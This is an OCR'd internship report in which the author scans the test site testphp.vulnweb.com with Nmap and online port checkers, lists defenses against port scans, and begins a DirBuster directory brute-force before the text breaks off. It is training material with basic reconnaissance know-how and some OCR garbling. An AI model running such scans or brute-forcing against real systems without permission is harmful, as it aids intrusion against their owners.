- ***CYBER SECURITY INTERNSHIP AT SHADOWFOX***

Name:- Princy Soni

Batch No:- 14th May 2024

Gmail:- princysoni4105@gmail.com

Linkedin ID:- www.linkedin.com/in/princy-soni-01b46627a

Princy soni
14th may 2024

Beginner level task

Princy soni
14th may 2024

Task:-1

- **AIM** :- Find all the ports that are open on the website http://testphp.vulnweb.com/….

- **Executive summary**:-

  - a port can be a channel on a device that allows specific types of communication to flow in and out. It acts like a designated drop-off and pick-up location for data traveling to and from different programs on a computer.


  - By default, websites typically use port 80 for regular HTTP traffic and port 443 for secure HTTPS traffic.

  - To analyze the security posture of the website http://testphp.vulnweb.com/ by identifying any open ports that could be exploited by malicious actors.


- **Requirements:-** Nmap online tool ,
  DNS lookup ,
  Online port checker ,
  Kali linux ,
  Standard computer system with network connection

- **Methodology :-**


  - STEP – 1 :- Open chrome in your laptop and search for DNS lookup .




- STEP – 2:-
  Click on DNS lookup it will show this type of interface.




- STEP -3 :-
  Enter the Domain of website http://testphp.vulnweb.com/ and click on find DNS records. It will show the IP address of the website.



- STEP-4:-
  Then search for online port checker. It will show this type of interface.




- STEP- 5 :-
  Now enter the website domain or ip address . and click on see all common ports .




- Here it shows that port no 80 TCP (HTTP) is open for this website .


- we can also find open ports by using linux.

- STEP-1:-
  In kali linux type sudo ping testphp.vulnweb.com to find ip address.



- STEP-2:-
  Now use Nmap tool for finding open ports. Nmap is network scanning tool , it conduct a port scan on identified ip address using Nmap to identify open ports .
- It shows TCP port is open in this website and its service HTTP version is nginx 1.19.0





- **Mitigation:-**
  - Protect computer is very important.
  - Firewalls: A well-configured firewall is a first line of defense. You can configure your firewall to block suspicious traffic patterns that might indicate a port scan. Firewalls can be set to either drop the scan packets altogether or respond with generic messages that don't reveal information.
  - Intrusion Detection/Prevention Systems (IDS/IPS): These systems can detect and block suspicious activity, including Nmap scans. They can also generate alerts to notify you of potential threats.
  - Rate Limiting**:** You can configure your systems to limit the number of connection attempts from a single IP address. This can slow down Nmap scans and make them more easily detectable.
  - Reduce Exposed Information: By default, Nmap scans a wide range of ports. You can reduce the amount of information Nmap can gather by closing unused ports and services.

- **Conclusion :-**
  - Website:- http://testphp.vulnweb.com/
  - IP Address:- 44.228.249.3
  - Port :- TCP
  - Port No:-80
  - Service:- HTTP
  - Version:-1.19.0

- Service HTTP is open on port 80 , which is present on web server. The server is running **neginx 1.19.0** .

- TCP (port): Ensures reliable data delivery by breaking down data into packets, sending them, and acknowledging their receipt. It's like a secure delivery truck on a designated lane (port).

- HTTP**:** Defines how data is formatted and exchanged between a web browser and a web server. It's like the language drivers use to tell each other where they're going and what they're carrying.

Princy soni
14th may 2024

Task:-2

- **AIM**:- Brute force the website http://testphp.vulnweb.com/ and find the directories that are present in the website**.**

- **Executive summary**:-


- Directory brute force is used to find hidden and often forgotten directories on a website to try to compromise. Some various automated tools and scripts retrieve the status of the directory which is brute-forced from custom wordlist.

- Directory brute-forcing involves systematically checking a list of potential directories and file names against a web server to discover hidden or non-publicly linked content. The goal is to uncover resources that may contain sensitive information or vulnerabilities, which are not meant to be publicly accessible but are inadequately protected.


- **Requirements:-** Kali linux ,
  Dirbuster,
  Standard computer system with network connection

- **Methodology :-**


- STEP-1:-
  Type Dirbuster in kali linux that will show this type of interface.




- STEP-2:-
  Now enter the website URL. http://testphp.vulnweb.com.




- STEP-3:-
  Now browse to select the file or directory .
